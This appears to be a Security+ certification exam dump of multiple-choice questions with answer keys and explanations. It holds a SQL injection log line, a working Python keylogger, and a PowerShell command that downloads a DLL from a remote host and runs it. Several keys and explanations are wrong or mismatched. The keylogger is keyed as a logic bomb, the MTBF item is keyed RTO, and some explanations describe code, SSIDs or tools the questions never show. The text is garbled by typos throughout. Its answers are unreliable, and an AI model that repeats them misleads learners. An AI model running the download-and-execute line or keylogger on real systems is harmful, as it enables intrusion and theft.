An employee's company email is configured with conditional access and requires that MFA is enabled and used. An example of MFA is a phone call and:

A. a push notification
B. a password.
C. an SMS message.
D. an authentication application.

Answer: D

Explanation:
An authentication application can generate one-time passwords or QR codes that are time-based and unique to each user and device. It does not rely on network connectivity or SMS delivery, which can be intercepted or delayed. It also does not require the user to respond to a push notification, which can be accidentally approved or ignored.

NEW QUESTION 191
- (Exam Topic 2)
Which of the following secure application development concepts aims to block verbose error messages from being shown in a user's interface?

A. OWASP
B. Obfuscation/camouflage
C. Test environment
D. Prevent of information exposure

Answer: D

Explanation:
Preventing information exposure is a secure application development concept that aims to block verbose error messages from being shown in a user's interface. Verbose error messages are detailed messages that provide information about errors or exceptions that occur in an application. Verbose error messages may reveal sensitive information about the application's structure, configuration, logic, or data that could be exploited by attackers. Therefore, preventing information exposure involves implementing proper error handling mechanisms that display generic or user-friendly messages instead of verbose error messages.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

NEW QUESTION 195
- (Exam Topic 2)
Which of the following allow access to remote computing resources, a operating system. and centrdized configuration and data

A. Containers
B. Edge computing
C. Thin client
D. Infrastructure as a service

Answer: C

Explanation:
Thin clients are devices that have minimal hardware and software components and rely on a remote server to provide access to computing resources, an operating system, and centralized configuration and data. Thin clients can reduce the cost, complexity, and security risks of managing multiple devices.

NEW QUESTION 200
- (Exam Topic 2)
An engineer wants to inspect traffic to a cluster of web servers in a cloud environment Which of the following solutions should the engineer implement? (Select two).

A. CASB
B. WAF
C. Load balancer
D. VPN
E. TLS
F. DAST

Answer: BC

Explanation:
A web application firewall (WAF) is a solution that inspects traffic to a cluster of web servers in a cloud environment and protects them from common web-based attacks, such as SQL injection, cross-site scripting, and denial-of-service1. A WAF can be deployed as a cloud service or as a virtual appliance in front of the web servers. A load balancer is a solution that distributes traffic among multiple web servers in a cloud environment and improves their performance, availability, and scalability2. A load balancer can also perform health checks on the web servers and route traffic only to the healthy ones. The other options are not relevant to this scenario. A CASB is a cloud access security broker, which is a solution that monitors and controls the use of cloud services by an organization's users3. A VPN is a virtual private network, which is a solution that creates a secure and encrypted connection between two networks or devices over the internet. TLS is Transport Layer Security, which is a protocol that provides encryption and authentication for data transmitted over a network. DAST is dynamic application security testing, which is a method of testing web applications for vulnerabilities by simulating attacks on them.
References: 1: https://www.imperva.com/learn/application-security/what-is-a-web-application-firewall-waf/ 2:
https://www.imperva.com/learn/application-security/load-balancing/ 3: https://www.imperva.com/learn/application-security/cloud-access-security-broker-casb/ :
https://www.imperva.com/learn/application-security/vpn-virtual-private-network/ : https://www.imperva.com/learn/application-security/transport-layer-security-tls/ :
https://www.imperva.com/learn/application-security/dynamic-application-security-testing-dast/ : https://docs.microsoft.com/en-us/azure/cloud-adoption-framework/ready/azure-best-practices/plan-for-traffic-ins
: https://docs.microsoft.com/en-us/azure/private-link/inspect-traffic-with-azure-firewall :
https://docs.microsoft.com/en-us/azure/architecture/example-scenario/gateway/application-gateway-before-azur

NEW QUESTION 205
- (Exam Topic 2)
Which of the following security design features can an development team to analyze the deletion eoting Of data sets the copy?

A. Stored procedures
B. Code reuse
C. Version control
D. Continunus

Answer: C

Explanation:
Version control is a solution that can help a development team to analyze the deletion or editing of data sets without affecting the original copy. Version control is a system that records changes to a file or set of files over time so that specific versions can be recalled later. Version control can help developers track and manage changes to code, data, or documents, as well as collaborate with other developers and resolve conflicts.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.atlassian.com/git/tutorials/what-is-version-control

NEW QUESTION 210
- (Exam Topic 2)
Law enforcement officials sent a company a notification that states electronically stored information and paper documents cannot be destroyed. Which of the following explains this process?

A. Data breach notification
B. Accountability
C. Legal hold
D. Chain of custody

Answer: C

Explanation:
A legal hold is a process that requires an organization to preserve electronically stored information and paper documents that are relevant to a pending or anticipated litigation or investigation. It suspends the normal retention and destruction policies and procedures for such information and documents until the legal hold is lifted or released.

NEW QUESTION 215
- (Exam Topic 2)
A contractor overhears a customer recite their credit card number during a confidential phone call. The credit card Information is later used for a fraudulent transaction. Which of the following social engineering techniques describes this scenario?

A. Shoulder surfing
B. Watering hole
C. Vishing
D. Tailgating

Answer: A

Explanation:
Shoulder surfing is a social engineering technique that involves looking over someone's shoulder to see what they are typing, writing, or viewing on their screen. It

can be used to steal passwords, PINs, credit card numbers, or other sensitive information. In this scenario, the contractor used shoulder surfing to overhear the customer's credit card number during a phone call.

NEW QUESTION 218
- (Exam Topic 2)
A security engineer is setting up passwordless authentication for the first time. INSTRUCTIONS
Use the minimum set of commands to set this up and verify that it works. Commands cannot be reused.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Commands	SSH Client
chmod 644 ~/.ssh/id_rsa	?
chmod 777 ~/.ssh/authorized_keys	
scp ~/.ssh/id_rsa user@server:.ssh/authorized_keys	
ssh root@server	
ssh-keygen –t rsa	
ssh-copy-id –i ~/.ssh/id_rsa.pub user@server	
ssh –i ~/.ssh/id_rsa user@server	

A. Mastered
B. Not Mastered

Answer: A

Explanation:
A screenshot of a computer Description automatically generated with medium confidence

NEW QUESTION 220
- (Exam Topic 2)
An organization wants to secure a LAN/WLAN so users can authenticate and transport data securely. The solution needs to prevent on-path attacks and evil twin attacks. Which of the following will best meet the organization's need?

A. MFA
B. 802.1X
C. WPA2
D. TACACS

Answer: B

Explanation:
* 802.1 X is a standard for network access control that provides authentication and encryption for devices that connect to a LAN/WLAN. 802.1X uses the Extensible Authentication Protocol (EAP) to exchange authentication messages between a supplicant (the device requesting access), an authenticator (the device granting access), and an authentication server (the device verifying credentials). 802.1X can prevent on-path attacks and evil twin attacks by requiring users to provide valid credentials before accessing the network and encrypting the data transmitted over the network.
On-path attacks are attacks that involve intercepting or modifying network traffic between two endpoints. An on-path attacker can eavesdrop on sensitive information, alter or inject malicious data, or redirect traffic to malicious destinations. On-path attacks are frequently perpetrated over WiFi network1s.
Evil twin attacks are attacks that involve setting up a fake WiFi access point that mimics a legitimate one. An evil twin attacker can trick users into connecting to the fake network and then monitor or manipulate their online activity. Evil twin attacks are more common on public WiFi networks that are unsecured and leave personal data vulnerable23.

NEW QUESTION 225
- (Exam Topic 2)
A retail store has a business requirement to deploy a kiosk computer In an open area The kiosk computer's operating system has been hardened and tested. A security engineer IS concerned that someone could use removable media to install a rootkit Mich of the should the security engineer configure to BEST protect the kiosk computer?

A. Measured boot
B. Boot attestation
C. UEFI
D. EDR

Answer: B

Explanation:
Boot attestation is a security feature that enables the computer to verify the integrity of its operating system

before it boots. It does this by performing a hash of the operating system and comparing it to the expected hash of the operating system. If the hashes do not match, the computer will not boot and the rootkit will not be allowed to run. This process is also known as measured boot or secure boot.

According to the CompTIA Security+ Study Guide, "Secure Boot is a feature of Unified Extensible Firmware Interface (UEFI) that ensures that code that is executed during the boot process has been authenticated by a cryptographic signature. Secure Boot prevents malicious code from running at boot time, thus providing assurance that the system is executing only code that is legitimate. This provides a measure of protection against rootkits and other malicious code that is designed to run at boot time."

NEW QUESTION 227
- (Exam Topic 2)
A security administrator is managing administrative access to sensitive systems with the following requirements:
• Common login accounts must not be used for administrative duties.
• Administrative accounts must be temporal in nature.
• Each administrative account must be assigned to one specific user.
• Accounts must have complex passwords.
" Audit trails and logging must be enabled on all systems.
Which of the following solutions should the administrator deploy to meet these requirements? (Give explanation and References from CompTIA Security+ SY0-601 Official Text Book and Resources)

A. ABAC
B. SAML
C. PAM
D. CASB

Answer: C

Explanation:
PAM is a solution that enables organizations to securely manage users' accounts and access to sensitive systems. It allows administrators to create unique and complex passwords for each user, as well as assign each account to a single user for administrative duties. PAM also provides audit trails and logging capabilities, allowing administrators to monitor user activity and ensure that all systems are secure. According to the CompTIA Security+ SY0-601 Course Book, "PAM is the most comprehensive way to control and monitor privileged accounts".

NEW QUESTION 228
- (Exam Topic 2)
Which of the following tools can assist with detecting an employee who has accidentally emailed a file containing a customer's PII?

A. SCAP
B. NetFlow
C. Antivirus
D. DLP

Answer: D

Explanation:
DLP stands for Data Loss Prevention, which is a technology that can monitor, detect and prevent the unauthorized transmission of sensitive data, such as PII (Personally Identifiable Information). DLP can be implemented on endpoints, networks, servers or cloud services to protect data in motion, in use or at rest. DLP can also block or alert on data transfers that violate predefined policies or rules. DLP is the best tool to assist with detecting an employee who has accidentally emailed a file containing a customer's PII, as it can scan the email content and attachments for any data that matches the criteria of PII and prevent the email from being sent or notify the administrator of the incident. Verified References:
➢ Data Loss Prevention Guide to Blocking Leaks - CompTIA https://www.comptia.org/content/guides/data-loss-prevention-a-step-by-step-guide-to-blocking-leaks
➢ Data Loss Prevention – SY0-601 CompTIA Security+ : 2.1 https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/data-loss-prevention-4/
➢ Data Loss Prevention – CompTIA Security+ SY0-501 – 2.1 https://www.professormesser.com/security-plus/sy0-501/data-loss-prevention-3/

NEW QUESTION 230
- (Exam Topic 2)
A security analyst reviews web server logs and notices the following line: 104.35. 45.53 [22/May/2020:07 : 00:58 +0100] "GET . UNION ALL SELECT
user login, user _ pass, user email from wp users—— HTTP/I.I" 200 1072
http://www.example.com/wordpress/wp—admin/
Which of the following vulnerabilities is the attacker trying to exploit?

A. SSRF
B. CSRF
C. xss
D. SQLi

Answer: D

Explanation:
SQLi stands for SQL injection, which is a type of web security vulnerability that allows an attacker to execute malicious SQL statements on a database server. SQLi can result in data theft, data corruption, denial of service, or remote code execution.
The attacker in the web server log is trying to exploit a SQLi vulnerability by sending a malicious GET request that contains a UNION ALL SELECT statement. This statement is used to combine the results of two or more SELECT queries into a single result set. The attacker is attempting to retrieve user login, user pass, and user email from the wp users table, which is a WordPress database table that stores user information. The attacker may use this information to compromise the WordPress site or the users' accounts.

NEW QUESTION 231
- (Exam Topic 2)
An engineer is using scripting to deploy a network in a cloud environment. Which the following describes this scenario?

A. SDLC
B. VLAN
C. SDN
D. SDV

Answer: C

Explanation:
SDN stands for software-defined networking, which is an approach to networking that uses software-based controllers or application programming interfaces (APIs) to communicate with underlying hardware infrastructure and direct traffic on a network. SDN decouples the network control plane from the data plane, enabling centralized management and programmability of network resources. SDN can help an engineer use scripting to deploy a network in a cloud environment by allowing them to define and automate network policies, configurations, and services through software commands.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.cisco.com/c/en/us/solutions/software-defined-networking/overview.html

NEW QUESTION 232
- (Exam Topic 2)
A company was recently breached Pan of the company's new cybersecurity strategy is to centralize? the togs horn all security devices Which of the following components forwards the logs to a central source?

A. Log enrichment
B. Log queue
C. Log parser
D. Log collector

Answer: D

Explanation:
A log collector is a component that forwards the logs from all security devices to a central source. A log collector can be a software tool or a hardware appliance that collects logs from various sources, such as firewalls, routers, servers, applications, or endpoints. A log collector can also perform functions such as log filtering, parsing, aggregation, normalization, and enrichment. A log collector can help centralize logging by sending the collected logs to a central log server or a security information and event management (SIEM) system for further analysis and correlation.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://geekflare.com/open-source-centralized-logging/

NEW QUESTION 236
- (Exam Topic 2)
A security analyst is using OSINT to gather information to verify whether company data is available publicly. Which of the following is the BEST application for the analyst to use?

A. theHarvester
B. Cuckoo
C. Nmap
D. Nessus

Answer: A

Explanation:
TheHarvester is a reconnaissance tool that is used to gather information about a target organization, such as email addresses, subdomains, and IP addresses. It can also be used to gather information about a target individual, such as email addresses, phone numbers, and social media profiles. TheHarvester is specifically designed for OSINT (Open-Source Intelligence) and it can be used to discover publicly available information about a target organization or individual.

NEW QUESTION 240
- (Exam Topic 2)
A security administrator is seeking a solution to prevent unauthorized access to the internal network. Which of the following security solutions should the administrator choose?

A. MAC filtering
B. Anti-malware
C. Translation gateway
D. VPN

Answer: D

Explanation:
A VPN (virtual private network) is a secure tunnel used to encrypt traffic and prevent unauthorized access to the internal network. It is a secure way to extend a private network across public networks, such as the Internet, and can be used to allow remote users to securely access resources on the internal network. Additionally, a VPN can be used to prevent malicious traffic from entering the internal network.

NEW QUESTION 244
- (Exam Topic 2)
Which Of the following will provide the best physical security countermeasures to Stop intruders? (Select two).

A. Alarm
B. Signage
C. Lighting
D. Access control vestibules
E. Fencing
F. Sensors

Answer: CE

Explanation:
Lighting and fencing are physical security countermeasures that can deter or stop intruders from accessing a facility or an asset. Lighting can increase visibility and reduce hiding spots for intruders, while fencing can create a physical barrier and limit access points for intruders.

NEW QUESTION 249
- (Exam Topic 2)
A security analyst receives an alert from the company's S1EM that anomalous activity is coming from a local source IP address of 192 168 34.26 The Chief Information Security Officer asks the analyst to block the originating source Several days later another employee opens an internal ticket stating that vulnerability scans are no longer being performed property. The IP address the employee provides is 192 168.34 26. Which of the following describes this type of alert?

A. True positive
B. True negative
C. False positive
D. False negative

Answer: C

Explanation:
A false positive is a type of alert that indicates a security incident when there is none. It can be caused by misconfigured or overly sensitive security tools or systems that generate false or irrelevant alerts. In this case, the alert from the company's SIEM that Mimikatz attempted to run on the remote systems was a false positive because it was triggered by a legitimate vulnerability scanning tool that uses Mimikatz as part of its functionality.

NEW QUESTION 250
- (Exam Topic 2)
During an assessment, a systems administrator found several hosts running FTP and decided to immediately block FTP communications at the firewall. Which of the following describes the
greatest risk associated with using FTP?

A. Private data can be leaked
B. FTP is prohibited by internal policy.
C. Users can upload personal files
D. Credentials are sent in cleartex

Answer: D

Explanation:
Credentials are sent in cleartext is the greatest risk associated with using FTP. FTP is an old protocol that does not encrypt the data or the credentials that are transmitted over the network. This means that anyone who can capture the network traffic can see the usernames and passwords of the FTP users, as well as the files they are transferring. This can lead to data breaches, identity theft, and unauthorized access. Private data can be leaked (Option A) is a possible consequence of using FTP, but not the root cause of the risk. FTP is prohibited by internal policy (Option B) is a compliance issue, but not a technical risk. Users can upload personal files (Option C) is a management issue, but not a security risk
https://www.infosectrain.com/blog/comptia-security-sy0-601-domain-5-governance-risk-and-compliance/

NEW QUESTION 251
- (Exam Topic 2)
Which of the following is a solution that can be used to stop a disgruntled employee from copying confidential data to a USB drive?

A. DLP
B. TLS
C. AV
D. IDS

Answer: A

Explanation:
DLP stands for data loss prevention, which is a set of tools and processes that aim to prevent unauthorized access, use, or transfer of sensitive data. DLP can help mitigate the risk of data exfiltration by disgruntled employees or external attackers by monitoring and controlling data flows across endpoints, networks, and cloud services. DLP can also detect and block attempts to copy, transfer, or upload sensitive data to a USB drive or other removable media based on predefined policies and rules.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.microsoft.com/en-us/security/business/security-101/what-is-data-loss-prevention-dlp

NEW QUESTION 255
- (Exam Topic 2)
An email security vendor recently added a retroactive alert after discovering a phishing email had already been delivered to an inbox. Which of the following would be the best way for the security administrator to address this type of alert in the future?

A. Utilize a SOAR playbook to remove the phishing message.
B. Manually remove the phishing emails when alerts arrive.
C. Delay all emails until the retroactive alerts are received.
D. Ingest the alerts into a SIEM to correlate with delivered messages.

Answer: A

Explanation:
One possible way to address this type of alert in the future is to use a SOAR (Security Orchestration, Automation, and Response) playbook to automatically

remove the phishing message from the inbox3. A SOAR playbook is a set of predefined actions that can be triggered by certain events or conditions. This can help reduce the response time and human error in dealing with phishing alerts.

NEW QUESTION 256
- (Exam Topic 2)
Which of the following would a security analyst use to determine if other companies in the same sector have seen similar malicious activity against their systems?

A. Vulnerability scanner
B. Open-source intelligence
C. Packet capture
D. Threat feeds

Answer: D

Explanation:
Threat feeds, also known as threat intelligence feeds, are a source of information about current and emerging threats, vulnerabilities, and malicious activities targeting organizations. Security analysts use threat feeds to gather information about attacks and threats targeting their industry or sector. These feeds are typically provided by security companies, research organizations, or industry-specific groups. By using threat feeds, analysts can identify trends, patterns, and potential threats that may target their own organization, allowing them to take proactive steps to protect their systems.
References:
* 1. CompTIA Security+ Certification Exam Objectives (SY0-601): https://www.comptia.jp/pdf/Security%2B%20SY0-601%20Exam%20Objectives.pdf
* 2. SANS Institute: Threat Intelligence: What It Is, and How to Use It Effectively: https://www.sans.org-room/whitepapers/analyst/threat-intelligence-is-effectively-36367

NEW QUESTION 258
- (Exam Topic 2)
During a recent security assessment, a vulnerability was found in a common OS. The OS vendor was unaware of the issue and promised to release a patch within the next quarter. Which of the following best describes this type of vulnerability?

A. Legacy operating system
B. Weak configuration
C. Zero day
D. Supply chain

Answer: C

Explanation:
A zero-day vulnerability is a security flaw that is unknown to the vendor and the public, and therefore has no patch or fix available. A zero-day attack is an exploit that takes advantage of a zero-day vulnerability before the vendor or the security community becomes aware of it. A zero-day attack can cause serious damage to a system or network, as there is no defense against it until a patch is released. References:
≫ https://resources.infosecinstitute.com/certification/security-domain-1-threats-attacks-and-vulnerabilities/
≫ https://www.professormesser.com/security-plus/sy0-501/zero-day-attacks-4/

NEW QUESTION 261
- (Exam Topic 2)
Which of the following roles is responsible for defining the protection type and Classification type for a given set of files?

A. General counsel
B. Data owner
C. Risk manager
D. Chief Information Officer

Answer: B

Explanation:
Data owner is the role that is responsible for defining the protection type and classification type for a given set of files. Data owner is a person in the organization who is accountable for a certain set of data and determines how it should be protected and classified. General counsel is the role that provides legal advice and guidance to the organization. Risk manager is the role that identifies, analyzes, and mitigates risks to the organization. Chief Information Officer is the role that oversees the information technology strategy and
operations of the organization
https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/data-roles-and-responsibilities/

NEW QUESTION 265
- (Exam Topic 2)
Given the following snippet of Python code:
Which of the following types of malware MOST likely contains this snippet?

```
#!/usr/bin/env python3
import logging
from pynput.keyboard import Key, Listener
logging.basicConfig(filename=("output.txt"), level=logging.DEBUG, format=" %(asctime)s - %(message)s")
def on_press(key):
    logging.info(str(key))
with Listener(on_press=on_press) as listener :
    listener.join()
```

A. Logic bomb

B. Keylogger
C. Backdoor
D. Ransomware

Answer: A

Explanation:
A logic bomb is a type of malware that executes malicious code when certain conditions are met. A logic bomb can be triggered by various events, such as a specific date or time, a user action, a system configuration change, or a command from an attacker. A logic bomb can perform various malicious actions, such as deleting files, encrypting data, displaying messages, or launching other malware.
The snippet of Python code shows a logic bomb that executes a function called delete_all_files() when the current date is December 25th. The code uses the datetime module to get the current date and compare it with a predefined date object. If the condition is true, the code calls the delete_all_files() function, which presumably deletes all files on the system.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.kaspersky.com/resource-center/definitions/logic-bomb

NEW QUESTION 270
- (Exam Topic 2)
A manufacturing company has several one-off legacy information systems that cannot be migrated to a newer OS due to software compatibility issues. The OSs are still supported by the vendor but the industrial software is no longer supported The Chief Information Security Officer has created a resiliency plan for these systems that will allow OS patches to be installed in a non-production environment, white also creating backups of the systems for recovery. Which of the following resiliency techniques will provide these capabilities?

A. Redundancy
B. RAID 1+5
C. Virtual machines
D. Full backups

Answer: C

Explanation:
Virtual machines are software-based simulations of physical computers that run on a host system and share its resources. They can provide resiliency for legacy information systems that cannot be migrated to a newer OS due to software compatibility issues by allowing OS patches to be installed in a non-production environment without affecting the production environment. They can also create backups of the systems for recovery by taking snapshots or copies of the virtual machine files.

NEW QUESTION 271
- (Exam Topic 2)
Which of the following measures the average time that equipment will operate before it breaks?

A. SLE
B. MTBF
C. RTO
D. ARO

Answer: C

Explanation:
the measure that calculates the average time that equipment will operate before it breaks is MTB1F2. MTBF stands for Mean Time Between Failures and it is a metric that represents the average time between two failures occurring in a given period12. MTBF is used to measure the reliability and availability of a product or system12. The higher the MTBF, the more reliable and available the product or system 1is2.

NEW QUESTION 275
- (Exam Topic 2)
Stakeholders at an organisation must be kept aware of any incidents and receive updates on status changes as they occur Which of the following Plans would fulfill this requirement?

A. Communication plan
B. Disaster recovery plan
C. Business continuity plan
D. Risk plan

Answer: A

Explanation:
A communication plan is a plan that would fulfill the requirement of keeping stakeholders at an organization aware of any incidents and receiving updates on status changes as they occur. A communication plan is a document that outlines the communication objectives, strategies, methods, channels, frequency, and audience for an incident response process. A communication plan can help an organization communicate effectively and efficiently with internal and external stakeholders during an incident and keep them informed of the incident's impact, progress, resolution, and recovery.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.ready.gov/business-continuity-plan

NEW QUESTION 279
- (Exam Topic 2)
Which of the following types of controls is a turnstile?

A. Physical
B. Detective
C. Corrective

D. Technical

Answer: A

Explanation:
A turnstile is a physical security control that regulates the entry and exit of people into a facility or an area. It can prevent unauthorized access, tailgating, etc., by requiring valid credentials or tokens to pass through

NEW QUESTION 280
- (Exam Topic 2)
A company wants to build a new website to sell products online. The website wd I host a storefront application that allow visitors to add products to a shopping cart and pay for products using a credit card. which Of the following protocols •would be most secure to implement?

A. SSL
B. SFTP
C. SNMP
D. TLS

Answer: D

Explanation:
TLS (Transport Layer Security) is a cryptographic protocol that provides secure communication over the internet. It can protect the data transmitted between the website and the visitors from eavesdropping, tampering, etc. It is the most secure protocol to implement for a website that sells products online using a credit card.

NEW QUESTION 285
- (Exam Topic 2)
Which of the following describes the exploitation of an interactive process to gain access to restricted areas?

A. Persistence
B. Port scanning
C. Privilege escalation
D. Pharming

Answer: C

Explanation:
Privilege escalation describes the exploitation of an interactive process to gain access to restricted areas. It is a type of attack that allows a normal user to obtain higher privileges or access rights on a system or network, such as administrative or root access. Privilege escalation can be achieved by exploiting a vulnerability, design flaw, or misconfiguration in the system or application. Privilege escalation can allow an attacker to perform unauthorized actions, such as accessing sensitive data, installing malware, or compromising other systems. References:
≫ https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/privilege-escalation-3/
≫ https://www.linkedin.com/learning/comptia-security-plus-sy0-601-cert-prep-2-secure-code-design-and-im

NEW QUESTION 286
- (Exam Topic 2)
An upcoming project focuses on secure communications and trust between external parties. Which of the following security components will need to be considered to ensure a chosen trust provider IS used and the selected option is highly scalable?

A. Self-signed certificate
B. Certificate attributes
C. Public key Infrastructure
D. Domain validation

Answer: C

Explanation:
PKI is a security technology that enables secure communication between two parties by using cryptographic functions. It consists of a set of components that are used to create, manage, distribute, store, and revoke digital certificates. PKI provides a secure way to exchange data between two parties, as well as a trust provider to ensure that the data is not tampered with. It also helps to create a highly scalable solution, as the same certificate can be used for multiple parties. According to the CompTIA Security+ Study Guide, "PKI is a technology used to secure communications between two external parties. PKI is based on the concept of digital certificates, which are used to authenticate the sender and recipient of a message. PKI provides a trust provider to ensure that the digital certificate is valid and has not been tampered with. It also provides a scalable solution, as multiple parties can use the same certificate."

NEW QUESTION 289
- (Exam Topic 2)
A security practitioner is performing due diligence on a vendor that is being considered for cloud services.
Which of the following should the practitioner consult for the best insight into the
current security posture of the vendor?

A. PCI DSS standards
B. SLA contract
C. CSF framework
D. SOC 2 report

Answer: D

Explanation:
A SOC 2 report is a document that provides an independent assessment of a service organization's controls related to the Trust Services Criteria of Security,

Availability, Processing Integrity, Confidentiality, or Privacy. A SOC 2 report can help a security practitioner evaluate the current security posture of a vendor that provides cloud services1.

NEW QUESTION 294
- (Exam Topic 2)
A company owns a public-facing e-commerce website. The company outsources credit card transactions to a payment company. Which of the following BEST describes the role of the payment company?

A. Data controller
B. Data custodian
C. Data owners
D. Data processor

Answer: D

Explanation:
A data processor is an organization that processes personal data on behalf of a data controller. In this scenario, the company that owns the e-commerce website is the data controller, as it determines the purposes and means of processing personal data (e.g. credit card information). The payment company is a data processor, as it processes personal data on behalf of the e-commerce company (i.e. it processes credit card transactions).
Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

NEW QUESTION 296
- (Exam Topic 2)
A police department is using the cloud to share information city officials Which of the cloud models describes this scenario?

A. Hybrid
B. private
C. pubic
D. Community

Answer: D

Explanation:
A community cloud model describes a scenario where a cloud service is shared among multiple organizations that have common goals, interests, or requirements. A community cloud can be hosted by one of the organizations, a third-party provider, or a combination of both. A community cloud can offer benefits such as cost savings, security, compliance, and collaboration. A police department using the cloud to share information with city officials is an example of a community cloud model.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.ibm.com/cloud/learn/community-cloud

NEW QUESTION 300
- (Exam Topic 2)
A user reports constant lag and performance issues with the wireless network when working at a local coffee shop A security analyst walks the user through an installation of Wireshark and gets a five-minute pcap to analyze. The analyst observes the following output:

No.	Time	Source	Destination	Protocol	Length	Info
1234	9.1195665	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=655, FN=0
1235	9.1265649	Sagemcom_87:9f:a3	Broadcast	802.11	39	Deauthentication, SN=655, FN=0
1236	9.2223212	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=657, FN=0

Which of the following attacks does the analyst most likely see in this packet capture?

A. Session replay
B. Evil twin
C. Bluejacking
D. ARP poisoning

Answer: B

Explanation:
An evil twin is a type of wireless network attack that involves setting up a rogue access point that mimics a legitimate one. It can trick users into connecting to the rogue access point instead of the real one, and then intercept or modify their traffic, steal their credentials, launch phishing pages, etc. In this packet capture, the analyst can see that there are two access points with the same SSID (CoffeeShop) but different MAC addresses (00:0c:41:82:9c:4f and 00:0c:41:82:9c:4e). This indicates that one of them is an evil twin that is trying to impersonate the other one.

NEW QUESTION 305
- (Exam Topic 2)
A security administrator Installed a new web server. The administrator did this to Increase the capacity (or an application due to resource exhaustion on another server. Which o(the following algorithms should the administrator use to split the number of the connections on each server In half?

A. Weighted response
B. Round-robin
C. Least connection
D. Weighted least connection

Answer: B

Explanation:
The administrator should use a round-robin algorithm to split the number of connections on each server in half. Round-robin is a load-balancing algorithm that distributes incoming requests to the available servers one by one in a cyclical order. This helps to evenly distribute the load across all of the servers, ensuring that no single server is overloaded.

NEW QUESTION 310
- (Exam Topic 2)
Which of the following supplies non-repudiation during a forensics investigation?

A. Dumping volatile memory contents first
B. Duplicating a drive with dd
C. Using a SHA-2 signature of a drive image
D. Logging everyone in contact with evidence
E. Encrypting sensitive data

Answer: C

Explanation:
Using a SHA-2 signature of a drive image is a way to supply non-repudiation during a forensics investigation, as it can verify the integrity and authenticity of the data captured in the image. SHA-2 is a family of secure hash algorithms that can produce a unique and fixed-length digest of any input data. By hashing the drive image and comparing the signature with the original hash, the investigator can prove that the image has not been altered or tampered with since the time of acquisition. This can also help to identify the source of the data and prevent any denial from the suspect. References:
- https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/managing-evidence/
- https://www.skillsoft.com/course/comptia-security-incident-response-digital-forensics-supporting-investig

NEW QUESTION 313
- (Exam Topic 2)
An employee received an email with an unusual file attachment named Updates . Lnk. A security analysts reverse engineering what the fle does and finds that executes the folowing script:
C:\Windows \System32\WindowsPowerShell\vl.0\powershell.exe -URI https://somehost.com/04EB18.jpg
-OutFile $env:TEMP\autoupdate.dll;Start-Process rundll32.exe $env:TEMP\autoupdate.dll
Which of the following BEST describes what the analyst found?

A. A Powershell code is performing a DLL injection.
B. A PowerShell code is displaying a picture.
C. A PowerShell code is configuring environmental variables.
D. A PowerShell code is changing Windows Update settings.

Answer: A

Explanation:
According to GitHub user JSGetty196's notes1, a PowerShell code that uses rundll32.exe to execute a DLL file is performing a DLL injection attack. This is a type of code injection attack that exploits the Windows process loading mechanism.
https://www.comptia.org/training/books/security-sy0-601-study-guide

NEW QUESTION 315
- (Exam Topic 2)
After multiple on-premises security solutions were migrated to the cloud, the incident response time increased The analysts are spending a long time trying to trace information on different cloud consoles and correlating data in different formats. Which of the following can be used to optimize the incident response time?

A. CASB
B. VPC
C. SWG
D. CMS

Answer: D

Explanation:
CMS (Cloud Management System) is a software or platform that allows an organization to manage and monitor multiple cloud services and resources from a single interface or console. It can optimize the incident response time by providing a centralized view and control of the cloud infrastructure and applications, and enabling faster detection, analysis, and remediation of security incidents across different cloud environments.

NEW QUESTION 320
- (Exam Topic 2)
During an incident, an EDR system detects an increase in the number of encrypted outbound connections from multiple hosts. A firewall is also reporting an increase in outbound connections that use random high ports. An analyst plans to review the correlated logs to find the source of the incident. Which of the following tools will best assist the analyst?

A. A vulnerability scanner
B. A NGFW
C. The Windows Event Viewer
D. A SIEM

Answer: D

Explanation:

A security information and event management (SIEM) system will best assist the analyst to review the correlated logs to find the source of the incident. A SIEM system is a type of software or service that collects, analyzes, and correlates logs and events from multiple sources, such as firewalls, EDR systems, servers, or applications. A SIEM system can help to detect and respond to security incidents, provide alerts and reports, support investigations and forensics, and comply with regulations. References: https://www.comptia.org/blog/what-is-a-siem
https://www.certblaster.com/wp-content/uploads/2020/11/CompTIA-Security-SY0-601-Exam-Objectives-1.0.pd

NEW QUESTION 322
- (Exam Topic 2)
A company recently added a DR site and is redesigning the network. Users at the DR site are having issues browsing websites.

Network Diagram
